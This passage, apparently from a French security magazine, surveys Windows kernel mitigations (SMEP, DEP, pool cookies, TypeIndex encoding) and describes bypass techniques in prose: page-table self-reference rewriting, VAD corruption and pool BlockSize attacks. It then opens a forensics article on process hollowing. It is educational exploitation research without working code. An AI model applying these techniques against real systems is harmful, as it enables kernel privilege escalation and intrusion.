Ce sont donc ces champs qui permettront, entres autres, d'implémenter les mécanismes DEP (*Data Execution Prevention*) et SMEP (*Supervisor Mode Execution Prevention*). SMEP est utilisé à partir de Windows 8 et ne nécessite que la modification d'un bit de contrôle dans le registre CR4. Lorsque SMEP est activé et que le processeur est en mode noyau, l'utilisation d'une adresse virtuelle nécessite que l'intégralité des PXE associées à cette adresse soient marquées comme étant accessibles en mode superviseur (ring 0). Cela signifie donc que pour transformer une page mémoire de l'espace utilisateur de sorte qu'elle soit accessible par le noyau, il faudra modifier toutes les PXE de l'adresse virtuelle utilisateur (sauf cas où le processeur utilise moins de structures pour avoir des pages plus grandes). Quant à DEP, celui-ci vérifie non pas le flag U/S, mais le flag NX.

2.2 De l'utilisation de SMAP

SMAP (*Supervisor Mode Access Prevention*) n'est pas encore utilisé, bien que disponible sur les processeurs récents. Cela nécessiterait l'utilisation des instructions STAC (*Set Access Control*) et CLAC (*Clear Access Control*) et la modification du registre CR4. Son activation permanente causerait des problèmes vis-à-vis des situations où le noyau a un besoin légitime de traiter des données venant de l'espace utilisateur (ex : appel système). Les techniques de contournement de SMEP peuvent s'utiliser pour SMAP (ROP sur une instruction SMAP, modification des structures de pagination, etc.).

2.3 Utilisation de DEP

DEP permet de rendre une zone mémoire non exécutable. Cependant, rendre seulement certaines parties de la mémoire non exécutables est insuffisant. En effet, il existe de nombreuses autres zones qui n'étaient pas affectées par DEP dans Windows 7 ou Windows 8. Windows 8 a par exemple introduit **NonPagedPoolNX**, en plus de **NonPagedPool** afin d'éviter l'allocation de morceaux de pool marqués comme exécutables sans que cela soit nécessaire. De manière générale, sous Windows 7, beaucoup de zones mémoire sont exécutables (ex : les différents pool, le HAL heap, etc.) et l'on peut simplement allouer des objets noyau contenant le code que l'on souhaite plus tard exécuter. Cependant, le lecteur peut penser qu'en raison de l'absence de support de SMEP et SMAP sous Windows 7, on peut de toute manière simplement utiliser du code introduit en espace utilisateur. Depuis Windows 8,

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

de nombreuses zones sont désormais affectées par DEP. Pourtant, ce support était incomplet sur plateforme x86 avec par exemple le *session pool* ou encore le *paged pool* qui demeuraient exécutables. D'ailleurs, **[11]** a montré un contournement partiel de SMEP (car affectant seulement les plateformes x86) utilisant des palettes GDI. La version x64 de Windows 8 permet de corriger ce problème (plus de détails dans **[2]**).

2.4 Contournement de DEP et SMEP

2.4.1 ROP

La première technique à laquelle on peut penser consiste à faire exécuter une *ROP chain* en espace noyau afin de désactiver SMEP **[9] [10]**. D'autres techniques seront décrites plus loin dans l'article. Par ailleurs, cette technique a pour inconvénient qu'elle peut être détectée simplement par certaines solutions de sécurité telles que McAffee DeepSAFE qui surveillent les changements du registre CR4 (contrôlant l'activation de SMEP) **[54]**.

2.4.2 nt!MmUserProbeAddress

Dans **[10]**, il est suggéré de modifier `nt!MmUserProbeAddress` qui est la valeur utilisée par les fonctions `ProbeForRead` et `ProbeForWrite`. Ces fonctions vérifient que certaines données reçues par l'utilisateur (ex : pointeur vers une structure de l'utilisateur qui doit être remplie par le noyau) correspondent effectivement à des adresses de l'espace utilisateur. Modifier cette valeur permet de contourner ces vérifications et donc de fournir des adresses situées en espace noyau. Cependant, cette technique est très risquée et a de forts risques de crasher le noyau.

2.4.3 Auto-référence PML4

Une technique de contournement de DEP et SMEP consiste à tirer profit d'une entrée spéciale de la PML4 **[1]**. Cette entrée de la PML4 se distingue par le fait qu'elle se référence elle même au lieu de référencer une `PDPT`. Ce mécanisme va permettre alors de calculer, à partir d'une adresse virtuelle « classique », les adresses des PXE correspondantes **[12]**. Rappelons que la PML4 contient des entrées référençant l'adresse physique d'une `PDPT`. Une entrée de la PML4 contient l'adresse de la PML4 dont elle fait partie. Ainsi, le champ `PDPT` va être utilisé comme index dans cette PML4 au lieu de la `PDPT` attendue d'habitude. On constate alors qu'un décalage des champs se met en place et que l'on ne référence plus un offset d'une page, mais la page table elle-même ! Pour obtenir l'adresse de la page table, il suffit donc de modifier cette adresse en décalant chaque champ vers la droite (de 9 bits) et en choisissant l'entrée `0x1ed` de la PML4 (auto-référence).

On peut utiliser le même principe en utilisant plusieurs fois l'auto-référence pour récupérer l'adresse de chaque PXE. Avec cette capacité à calculer ces adresses, on peut, grâce à une vulnérabilité affectant du code exécuté par le noyau, réécrire les PXE correspondants à une adresse virtuelle de l'espace utilisateur pour transformer de la mémoire utilisateur en mémoire noyau **[16] [54]**.

Cela nécessite une primitive `write-what-where` qu'on peut imaginer créer à partir d'une vulnérabilité telle qu'un *use-after-free*. Un exemple pourrait être celui du *double-free* affectant le composant AFD utilisé par Sebastian Apelt lors du Pwn2Own 2014 **[13]**. Il a trouvé un objet dont la taille correspond à celle requise pour l'exploitation et détourné son usage pour obtenir une primitive d'écriture et une primitive de lecture **[15]**.

> **Attention !**
>
> **On remarquera qu'à partir d'une primitive `write-what-where`, on peut imaginer des moyens plus simples de compromettre la cible (ex : modifier directement le token d'un processus [60]) ne nécessitant pas de contourner ces protections.**

Modifier les PXE peut se révéler très risqué. Les structures de pagination sont fortement utilisées et leur corruption entraîne souvent un BSOD. Il faut donc prendre garde à ne pas corrompre les PXE. Une solution




Figure 4

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

consiste à allouer de la mémoire en espace utilisateur à une adresse pour laquelle les structures de pagination seront « isolées » (c'est-à-dire que la mémoire adjacente à chacune de ces PXE ne sera pas utilisée). Il suffit donc de chercher un « trou » dans l'espace d'adressage. L'adresse `0x100804020001` correspond souvent à l'un de ces « trous » (à noter que pour le développement d'un exploit fiable, il est nécessaire de vérifier que cette adresse est bien disponible et isolée pour éviter que l'exploit puisse parfois crasher la cible). Une preuve de concept est disponible en ligne **[17]**.

2.4.4 VAD

Lorsqu'un thread réserve de la mémoire via un appel à `VirtualAlloc`, le gestionnaire de mémoire évalue cette demande de manière paresseuse. Cela signifie qu'il ne va pas créer immédiatement les structures de pagination nécessaires. Lors du premier accès à une adresse correspondant à cette zone réservée, il y aura un défaut de page et c'est alors là que les structures de pagination nécessaires à l'accès à la page concernée, et uniquement celles-ci, seront créées. Pour savoir que cette zone de mémoire était bien réservée, le gestionnaire de mémoire aura précédemment utilisé un arbre de VAD (« Virtual Address Descriptors ») pour stocker cette information **[32] [33]**. La racine de cet arbre est stockée dans le `EPROCESS` concerné. Il est proposé dans **[31]** de corrompre cette racine pour référencer un arbre VAD contrôlé par l'attaquant. Cet arbre VAD contiendra une seule entrée correspondant à l'intégralité de la mémoire et un `PrototypePTE` (contrôlé) référençant une frame arbitraire. Cette technique permet d'améliorer une primitive `write-what-where` en ajoutant une primitive de lecture arbitraire.

Attention !

Une présentation d'Alex Ionescu concernant le mécanisme AWE (« Address Windowing Extensions ») montrant comment tirer profit de sections de mémoire partagée fut donnée récemment à la conférence Infiltrate. Le whitepaper et les slides ne sont cependant pas encore publics au moment de l'écriture de cet article [56].

3 Kernel pool

Dans cette section, nous présentons les modifications apportées au pool pour empêcher les attaques publiées dans **[34]**, mais aussi les différentes recherches présentées après **[35] [27] [28]** ainsi que les quelques autres protections qui ont été amenées encore après.

3.1 Durcissement

3.1.1 Pool Index

Le fait de pouvoir modifier le champ `PoolIndex` du `POOL_HEADER` d'un bloc de mémoire du pool va permettre de faire appartenir ce bloc à un autre `POOL_DESCRIPTOR`. En effet, le `PoolIndex` sert d'index dans un tableau de pointeurs de `POOL_DESCRIPTOR`. On peut donc indexer une entrée hors du tableau. Comme ce tableau est toujours suivi d'octets nuls, l'attaquant peut référencer un `POOL_DESCRIPTOR` situé à une page `NULL`. Malheureusement (ou heureusement), il n'est plus possible d'allouer de la mémoire à cette adresse. De plus, le champ `PoolIndex` est validé de sorte que le noyau vérifie toujours que celui-ci est borné correctement avant utilisation **[36] [35]**.




Figure 5

3.1.2 Pool cookies

À l'instar des cookies GS protégeant une pile d'exécution, il existe maintenant des cookies permettant de protéger certaines métadonnées du pool (le `POOL_HEADER` n'en fait pas partie).

3.1.2.1 Pointeurs de processus & quota

Dans certaines situations, il est possible qu'un processus dispose d'un quota d'allocation. Lorsqu'une allocation, liée à ce processus, se fait dans le pool, un pointeur vers ce `EPROCESS` est présent juste après le `POOL_HEADER`. Le fait de corrompre cette valeur permet à un attaquant de référencer son propre `EPROCESS` **[34] [44]**. Or, cette structure référence un `EPROCESS_QUOTA_BLOCK` comprenant un compteur d'utilisation. En contrôlant la structure `EPROCESS`, l'attaquant contrôle

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

donc cette référence et obtient alors une primitive de décrémentation arbitraire. C'est pourquoi ce pointeur est maintenant xor-é avec un cookie **ExpPoolQuotaCookie** et l'adresse du bloc de pool concerné. Il est également vérifié que ce pointeur référence une structure située dans l'espace d'adressage du noyau.

3.1.2.2 Listes lookaside

Pour éviter les attaques consistant à corrompre la **LIST_ENTRY** d'un bloc appartenant à une liste lookaside de blocs libres, un cookie y a été ajouté. Une **LIST_ENTRY** décrit une entrée d'une liste doublement chaînée. Étant donné qu'ici la liste est simplement chaînée, seul l'élément **Flink** est utilisé et **Blink** sert à stocker ce cookie.

```
typedef struct _LIST_ENTRY {
struct _LIST_ENTRY *Flink;
struct _LIST_ENTRY *Blink;
} LIST_ENTRY, *PLIST_ENTRY;
```

3.1.2.3 Cookie pour les allocations de type CacheAligned

Dans le cas d'allocations pour lesquelles il a été demandé un alignement avec une ligne du cache, un bloc va précéder le bloc qui a été retourné par l'allocateur. Celui-ci contient un cookie qui est le xor du cookie du pool et de l'adresse du bloc protégé.

3.1.3 NonPagedPoolNX, NonPagedPoolSessionNX, NonPagedPoolNXCacheAligned

Plusieurs types comme **NonPagedPoolNX** ont été introduits pour remplacer leurs variantes exécutables afin d'éviter de pouvoir injecter du code en espace noyau grâce à certains objets noyau **[52]**. Sans cela, il serait trivial de contourner SMEP avec ces objets **[10]**.

3.1.4 Safe (un)linking

Pour éviter des attaques sur les listes chaînées utilisées par le pool, il existe des validations sur les champs des structures **LIST_ENTRY** quand on insère (*link*) ou retire (*unlink*) un bloc d'une liste. Ce type d'attaque, bien documenté, permet d'obtenir directement une primitive **write-what-where**.

3.1.5 OBJECT_TYPE 0xbad0b0b0 et modification de l'ObTypeIndexTable

Dans **[27]**, il est proposé d'attaquer, non pas les métadonnées du pool, mais les métadonnées du




Figure 6

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

gestionnaire d'objet contenu par un bloc. Chaque objet est précédé par un **OBJECT_HEADER**. Celui-ci contient un champ **TypeIndex** indexant un tableau **nt!ObTypeIndexTable** de **OBJECT_TYPE**. En corrompant ce **TypeIndex**, on peut référencer un index hors de **ObTypeIndexTable**. Cette attaque reposait sur la présence d'une constante **0xbad0b0b0** présente proche des données de cette table pour l'utiliser comme pointeur vers un faux **OBJECT_TYPE** (attaque 1 sur le schéma) **[57]**. Cette valeur n'existe plus et seules des valeurs nulles sont présentes. Or, il existe une protection contre l'allocation de pages à l'adresse 0. Cette attaque n'est donc a priori plus possible.

3.1.6 Confusion d'OBJECT_TYPE et encodage du TypeIndex

La technique présentée dans **[27]** n'est désormais plus possible. Cependant, jusqu'à Windows 8.1, il est toujours possible de changer le type pour obtenir une sorte de confusion de type **[28]** (attaque 2 sur le schéma) et ainsi utiliser l'objet comme s'il était d'un autre type.

À partir de Windows 10 preview, chaque **OBJECT_HEADER** est protégé par un cookie et le champ **TypeIndex** est encodé avec celui-ci, ce qui prévient les deux attaques précédentes **[26]**. Dans **[28]**, il est proposé, comme idée de mitigation, d'avoir des pools isolés à la manière des « isolated heaps » des navigateurs web **[51]**. Bien qu'il existe différents pools (*paged*, *nonpaged*, session, etc.), cette idée n'est pas mise en place.

3.2 Attaques possibles

3.2.1 BlockSize

Chaque **POOL_HEADER** comprend un champ **BlockSize** ainsi qu'un champ **PreviousSize**. Lorsqu'un bloc du pool est libéré, **ExFreePoolWithTag** vérifie que le **BlockSize** du **POOL_HEADER** du bloc libéré concorde avec le **PreviousSize** du **POOL_HEADER** du bloc suivant sauf lorsqu'un bloc utilise l'intégralité de la page sur laquelle il est situé. Si l'on est capable de corrompre le champ **BlockSize** d'un bloc, on peut alors l'insérer dans la *freelist* de notre choix. En choisissant de modifier la taille du bloc pour une plus grande de taille T, une fois libéré il sera libéré dans une freelist de blocs de taille T.




Figure 7

Ensuite, une allocation de bloc de taille T va retourner le bloc corrompu, qui est en réalité plus petit. Ainsi, il y aura un chevauchement entre le bloc alloué et les données qui suivent. Grâce à ce chevauchement, on est capable de lire et écrire relativement facilement le bloc chevauché sans risquer de corrompre des métadonnées importantes (et donc de déclencher un BSOD via la corruption d'un cookie, du **PoolIndex**, etc.) **[35]**.

3.2.2 Split Fragment

L'attaque « split fragment » est une variante de l'attaque précédente. Elle repose également sur la non-validation du champ **BlockSize**. L'attaquant doit changer le **BlockSize** d'un bloc libre par une valeur plus élevée B. Lorsqu'une allocation pour une taille A sera faite et que l'allocateur ne trouvera pas de bloc de cette taille, il cherchera un bloc plus grand (ex : de taille B) qu'il divisera alors en deux morceaux. Une partie de taille A sera retournée et le reste sera remis dans la liste de blocs libres de taille B-A. Étant donné que la taille du bloc était erronée, on a alors libéré un bloc de mémoire de taille B-A potentiellement utilisé (celui qui suivait le bloc corrompu). On obtient ainsi un scénario de type *use-after-free* **[35]**.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

3.2.3 DKOM

Bien entendu, si l'on ne souhaite pas s'attaquer à des métadonnées du pool ou du gestionnaire d'objet, on peut essayer de déborder sur l'objet que l'on souhaite, placé via un pool feng shui approprié. L'attaque sera différente selon la taille d'objet requise et ce sera à l'attaquant de trouver un moyen d'obtenir une exécution de code ou une primitive `write-what-where` pour le bug ciblé et l'objet ciblé.

Attention !

Une présentation non disponible au moment de l'écriture de l'article [55] présente des méthodes d'exploitation de corruptions du pool et explique le contournement des différentes mitigations concernées.

4 Autres protections

Bien que KASLR, DEP et SMEP constituent les protections principales, il existe plusieurs autres protections qui sont moins souvent abordées. Nous en montrons ici quelques-unes.

4.1 Cookies

Les cookies du pool ont été mentionnés plus tôt, mais ne sont pas les seuls. Il existe aussi des cookies GS destinés à protéger la pile d'exécution. Quelques publications **[50]** ont montré qu'il était possible, sur d'anciens systèmes, de prédire ces cookies. Depuis Windows 8, *Intel Secure Key Technology* est utilisé pour, entre autres, générer les cookies. Cela signifie notamment l'utilisation de `RDRAND` et de différentes sources d'entropie telles que, entres autres, le *True Random Number Generator* d'une *Trusted Platform Module* (si présent) ou encore l'entropie de `Winload!OslpGatherRdRandEntropy` **[MJ001]**.

4.2 ProcessMitigationPolicy

Avec Windows 8, les `EPROCESS` disposent d'un nouveau bit `DisallowWin32kSystemCalls` d'un de leurs flags **[20]**. Celui-ci permet d'empêcher un processus d'utiliser les appels système de win32k (`USER`, `GDI`) ni même de convertir un thread en thread GUI. Or, beaucoup de vulnérabilités impactant le noyau Windows ont pour origine win32k. Ainsi, un processus pour lequel cette limitation est active aura une moindre surface d'attaque du noyau. Plus particulièrement, c'est intéressant pour protéger certains processus sandboxés qui n'auraient pas besoin de win32k. Cela prévient ainsi certains *sandbox escapes* via des vulnérabilités de win32k. Depuis Windows 10 preview, le bit flag `DisableNonSystemFonts` **[58]** est également apparu et vise à restreindre l'utilisation des mécanismes de chargement de polices de caractères non système. Il est intéressant de remarquer que la sandbox de Chrome essaie désormais d'utiliser `DisallowWin32kSystemCalls` et `DisableNonSystemsFonts` via les politiques de sécurité `ProcessSystemCallDisablePolicy` et `ProcessFontDisablePolicy` **[49]**.

4.3 Interruption de fast failing

Depuis Windows 8, on peut remarquer l'utilisation d'une interruption `0x29 KiRaiseSecurityCheckFailure` **[22] [24]**. Cette interruption est générée dès lors qu'un problème de sécurité est détecté (ex : liste chaînée corrompue, compteur de référence invalide) et permet d'avoir un mécanisme dit de « fast failing » permettant d'obtenir très rapidement un BSOD indiquant le problème.

4.4 Interdiction de l'allocation de page mémoire à une adresse basse

Pour prévenir l'exploitation de vulnérabilités de type *NULL pointer dereference*, le noyau empêche l'allocation d'une page à une adresse virtuelle inférieure à `0x10000`. Pour empêcher un éventuel contournement de cette limitation, Windows 8 vérifie les différentes fonctions permettant directement ou indirectement l'allocation d'une page à une adresse NULL **[20]**.

4.5 Désactivation de NTVDM

Depuis Windows 8, NTVDM est désactivé par défaut. Un nouveau flag `VdmAllowed` de `EPROCESS` contrôle cela **[20] [21]**. On peut considérer NTVDM comme potentiellement dangereux, car c'est un composant assez ancien et qui donc n'a pas été conçu en suivant les standards de développement actuels prenant en compte la sécurité. De plus, activer NTVDM permet à un attaquant d'allouer de la mémoire à une adresse basse, ce qui annule la protection mentionnée précédemment **[2]**, NTVDM étant de toute manière rarement utilisé.

4.6 Durcissement du gestionnaire d'objet

Des vulnérabilités permettant de sur/sous-référencer un objet peuvent mener à des vulnérabilités de type use-after-free **[25]**. Pour éviter cela, on vérifie maintenant

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

que la valeur du compteur ne déborde jamais. De plus, le compteur est désormais un entier de la taille d'un pointeur pour rendre plus difficile un éventuel débordement **[24]**. Ce durcissement a également été porté à d'autres portions du noyau (plusieurs composants nécessitent l'usage de compteurs de référence, mais utilisent chacun leur propre implémentation).

Conclusion

Finalement, nous avons vu plusieurs mitigations du noyau et techniques de contournement. On constate que Microsoft apporte des protections permettant de rendre caduques certaines méthodes d'exploitation voire, a priori, certaines classes de vulnérabilités. Il est probablement préférable d'éviter d'affirmer qu'il est impossible de contourner une protection ou d'exploiter une vulnérabilité d'une certaine classe. Le développement d'un exploit devient de plus en plus coûteux et la recherche de méthodes de contournement de protections est importante. On voit que l'exploitation semble devenir de plus en plus spécifique à la vulnérabilité et la cible. Par exemple, il semblerait qu'il y ait de moins en moins de techniques complètement génériques d'exploitation de *pool overflow* **[35]**. On a aussi vu que certaines techniques nécessitent d'obtenir une primitive `write-what-where` à partir d'une autre classe de vulnérabilité, ce qui nécessite un travail spécifique à cette faille comme montré dans **[13]**.

Enfin, nous souhaitons rappeler au lecteur que l'objectif de cet article est de donner une vue d'ensemble des protections pour l'orienter vers une étude sérieuse des références. Cet article n'est donc pas auto-suffisant et les références associées sont particulièrement importantes. Le lecteur est également encouragé à expérimenter et essayer de développer ses propres exploits.

Du code est disponible sur le GitHub de l'auteur **[59]**. ■

Remerciements

Un grand merci à mes relecteurs !

- Aurélien « Dad » Wailly

- Axel « 0vercl0k » Souchet

- Ivanlef0u

- Florian « Mysterie » Ledoux

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

À NE PAS MANQUER !

MISC Multi-System & Internet Security Cookbook

HORS-SÉRIE N°11

OUTILS DE SÉCURITÉ

LE GUIDE POUR ÉVALUER LA SÉCURITÉ DE VOS RÉSEAUX ET APPLICATIONS !

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

www.ed-diamond.com

FORENSICS WINDOWS PAR L'EXEMPLE – LE REMPLACEMENT DE PROCESS

Vincent Mélin

mots-clés : MALWARE / PROCESS HOLLOWING / FORENSICS

Windows et son API offrent de nombreuses fonctionnalités aux développeurs en général et, dans le cadre de cet article, aux développeurs de malwares en particulier. L'usage malveillant des fonctionnalités de l'OS Windows est bien établi et le présent article n'est qu'une introduction par l'exemple d'une des nombreuses mises à profit de l'API Windows pour réaliser ou masquer une activité malveillante. La technique de « remplacement de processus » n'est pas nouvelle, mais reste efficace pour masquer la présence d'un malware à un utilisateur non averti. L'idée de base du remplacement de processus est de démarrer un programme légitime et de remplacer son code en mémoire par le code malveillant. Cette technique est décrite (entre autres) dans le livre Practical Malware Analysis (practicalmalwareanalysis.com). Cet article a pour objectif de (re)présenter cette technique, de montrer comment il est possible de détecter des traces d'une telle activité et par ce biais de donner quelques informations de base sur le fonctionnement des binaires et processus Windows.

1 Windows, masque-moi un process

1.1 Théorie

Tout d'abord, un peu de théorie Windows (c'est l'objet de ce dossier).

Un processus est un objet qui fournit toutes les ressources nécessaires à l'exécution d'un programme. Un processus comprend entre autres : un espace mémoire, du code exécutable, des « handles » sur des objets système, un contexte de sécurité, un identifiant unique (PID), une priorité et au moins un « thread ». Un processus peut donc être vu comme un « espace d'exécution ».

Un thread est un objet interne d'un processus qui sert à l'exécution effective du code d'un programme. Tous les threads partagent l'espace mémoire du processus au sein duquel ils s'exécutent, mais peuvent avoir des contextes de sécurité propres.

Un « handle » est un moyen d'accéder à une ressource pour l'observer ou la manipuler. En effet, il n'est pas possible pour une application d'accéder directement aux objets. Les « handles » fournissent un moyen d'indirection (une application fait référence à un handle qui fait référence à l'adresse d'un objet).

La création de processus dans Windows se fait en plusieurs étapes qui consistent (pour simplifier) à :

- charger l'exécutable en mémoire (réservation de l'espace mémoire, copie de l'image disque dans les zones mémoire réservées, résolution des imports) ;
- créer les structures nécessaires à l'exécution (création d'un processus - un processus n'étant qu'un conteneur) ;

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

